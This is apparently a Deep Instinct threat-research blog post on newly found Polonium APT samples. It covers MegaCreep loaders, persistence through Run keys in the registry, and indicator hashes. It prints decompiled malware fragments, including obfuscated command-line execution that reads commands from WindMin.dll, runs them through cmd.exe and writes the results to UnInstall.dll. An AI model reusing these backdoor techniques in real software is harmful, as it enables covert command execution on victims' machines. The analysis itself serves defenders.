Polonium APT Group: Uncovering New Elements | Deep Instinct

By Simon KeninThreat Intelligence Researcher

Published: 2022-12-06 · Archived: 2026-04-05 14:48:16 UTC

The Polonium APT group activity was first detected by Microsoft in June 2022. The group is based in Lebanon and exclusively attacks Israeli companies.

The group takes its name from chemical elements in the periodic table:
"Polonium is a chalcogen. A rare and highly radioactive metal with no stable isotopes."

At the beginning of October 2022, ESET published comprehensive research about the threat group, which included over a hundred hashes of malicious files. Of those files, 13 samples were found in public malware repositories that could be further analyzed.

During the analysis of the public samples Deep Instinct's threat research team discovered three additional samples from the Polonium arsenal that were not in the original files disclosed.

Deep Instinct discovered that Polonium is using small components to make investigation more difficult, as well as a multi-step attack flow to make it harder to detect. The samples found by the Deep Instinct Threat Research reveal additional components and alternatives to the original Polonium attack tools. We outline the new methods below.

#1: Additional MegaCreep Loader:

In ESET's report, they detail a MegaCreep loader (md5: 287007b3b0c0762f79e3b8a1cf2cef86) that calls "MainZero," an external component file that, according to ESET, contains the main code of the MegaCreep backdoor.

Figure 1: On the Right – New MegaCreep loader, On the Left – MegaCreep loader analyzed by ESET

The "new" file discovered by Deep Instinct (md5: 19fe1fd29122a5092f7b680e5762fc19) is most likely another loader for MegaCreep. The main difference between the two is that the new loader found doesn't have functionality by itself to create a service for persistence.

However, thanks to the “End-user Sightings” feature in VirusTotal, we can see that the version without the service has an auto-start registry key persistence named “MicrosoftMegUpdate.”




Figure 2: MicrosoftMegUpdate persistence

The paths where the file has been observed on disk are in Users AppData subfolders:




Figure 3: Paths “TaskManager.exe” has been observed in the wild, VirusTotal.

To visualize the connections between the components we created a Maltego graph:




Figure 4: Relationship graph between MegaCreep Loader and its components

Since “MainZero” is not publicly available, this graph could be missing additional components.

There is also a possibility that a few different versions of MainZero exist.

#2: Additional files of possible new “Creepy” malware:

While hunting for additional files, Deep Instinct identified two additional files used by Polonium.

Those two files, along with the MegaCreep loader we mentioned earlier, were uploaded on the same day, seconds apart, from Israel, using Sysinternals:




Figure 5: VirusTotal results of files uploaded from Israel at 2022-09-23 16:01

This most likely shows that someone was doing initial triage on infected systems.

The additional files are also written in .NET, as is most Polonium malware. Moreover, the files appeared in the same machine as the “MegaCreep” loader we mentioned earlier:




Figure 6: Paths “RLVBUp.exe” has been observed in the wild

It’s interesting to note that although Polonium reuses the same file on multiple computers, they randomize the paths where they run the malware from, as can be seen in figure 5. However, it always seems to be in some sub-folder under “AppData.”

Both files also use the “Microsoft.VisualBasic.CompilerServices” library and import external components named ClassVB.dll or ClassVB2.dll. This could indicate that they used a VisualBasic component and not just C#.

The ClassVB DLLs are also not publicly available, therefore, the exact functionality is unknown. They might be a variant of “MegaCreep” or a possible previously unidentified “VBCreep” backdoor.

#3: RLVB.exe:

The code of this file is very short; it is a loader for the main functionality which resides in “ClassVB.dll.”

```
using System;
using ClassVB;
using Microsoft.VisualBasic.CompilerServices;

namespace RLVB
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class Module1
    {
        // Token: 0x06000010 RID: 16 RVA: 0x000021DC File Offset: 0x000003DC
        [STAThread]
        public static void Main()
        {
            Class1 @class = new Class1();
            @class.Main0();
        }
    }
}
```

Figure 7: RLVB code thar is using external ClassVB component

This file also has an auto-start registry key, but under “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\CLVBUpdate”

RLVBUp.exe
This file also uses VisualBasic and imports an external file with a similar name to the one in “RLVB.exe.”

An auto-start registry key under “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\CLVB11Update” exists here as well.


This file imports “PRLib.dll” which is mentioned in ESET research as part of “MegaCreep.”

```
using System;
using System.IO;
using System.Runtime.CompilerServices;
using ClassVB2;
using Microsoft.VisualBasic.CompilerServices;
using PRLib;
using RLVBUp.My;

namespace RLVBUp
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class Module1
    {
        // Token: 0x06000010 RID: 16 RVA: 0x000021CC File Offset: 0x000003CC
        [STAThread]
        public static void Main()
        {
            object objectValue = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(Module1.pr, null, "HW", new object[0], null, null, null));
            bool flag = Conversions.ToBoolean(Operators.NotObject(objectValue));
            if (!flag)
            {
                for (;;)
                {
                    try
                    {
                        object instance = Module1.pr;
                        Type type = null;
                        string memberName = "TripleFunWithDailyTrigTSH";
                        object[] array = new object[7];
                        int num = 0;
                        object instance2 = Module1.pr;
                        array[num] = NewLateBinding.LateGet(instance2, null, "getProcName", new object[0], null, null, null);
                        array[1] = "CLVB11Update";
```

Figure 8: RLVBUp code that is using external ClassVB2 component and PRLib

RLVBUp reads/writes data from two external files named “WindMin.dll” and “UnInstall.dll:”



```
bool flag2 = File.Exists(Conversions.ToString(Operators.ConcatenateObject(NewLateBinding.LateGet(Module1.pr, null, "getLPath", new object[0], null,
  null, null), "\\WindMin.dll")));
bool flag3 = !flag2;
if (!flag3)
{
    string s = MyProject.Computer.FileSystem.ReadAllText(Conversions.ToString(Operators.ConcatenateObject(NewLateBinding.LateGet(Module1.pr, null,
      "getLPath", new object[0], null, null, null), "\\WindMin.dll")));
    string text = "";
    StringReader stringReader = new StringReader(s);
    while (stringReader.Peek() > -1)
    {
        string text2 = stringReader.ReadLine();
        bool flag4 = text2 != null;
        if (flag4)
        {
            object left = text + text2 + ">";
            object instance3 = Module1.f;
            Type type2 = null;
            string memberName2 = "RP";
            object[] arguments = array2 = new object[]
            {
                "c###d##.##ex##e".Replace("##", ""),
                text2,
                true,
                false,
                540000
            };
            string[] argumentNames2 = null;
            Type[] typeArguments2 = null;
            bool[] array5 = new bool[5];
            array5[1] = true;
            array4 = array5;
            obj = NewLateBinding.LateGet(instance3, type2, memberName2, arguments, argumentNames2, typeArguments2, array5);
            if (array4[1])
            {
                text2 = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array2[1]), typeof(string));
            }
            text = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(left, obj), "\r\n"));
        }
    }
    MyProject.Computer.FileSystem.WriteAllText(Conversions.ToString(Operators.ConcatenateObject(NewLateBinding.LateGet(Module1.pr, null,
      "getLPath", new object[0], null, null, null), "\\UnInstall.dll")), text, true);
    MyProject.Computer.FileSystem.DeleteFile(Conversions.ToString(Operators.ConcatenateObject(NewLateBinding.LateGet(Module1.pr, null, "getLPath",
      new object[0], null, null, null), "\\WindMin.dll")));
}
```

Figure 9: RLVBUp code thar is using external files “WindMin.dll” and “UnInstall.dll”

The replace function with “##” is similar to the one in “MegaCreep.”

Most of the external libraries are custom and not publicly available. Therefore, their functionality is not fully uncovered.

Since “RLVBUp” uses “PRLib,” “RLVBUp” might be a module related to “MegaCreep” or a shared module among different Polonium backdoors.

To visualize all the currently known connections we made another Maltego graph:




Figure 10: Relationship graph between Files using PRlib

Conclusion

Polonium was uncovered only recently and is focused on attacking Israeli companies exclusively.

Mapping all the known components for their attack tools will help security teams identify similar activity and may lead to uncovering the missing puzzle parts.

IOC

Filename	MD5 Hash
TaskManager.exe	19fe1fd29122a5092f7b680e5762fc19
RLVB.exe	dbec8d9a3ea34d69733e7f5f5134f62d
RLVBUp.exe	a544bb442fe4342e300bc8beaef66796
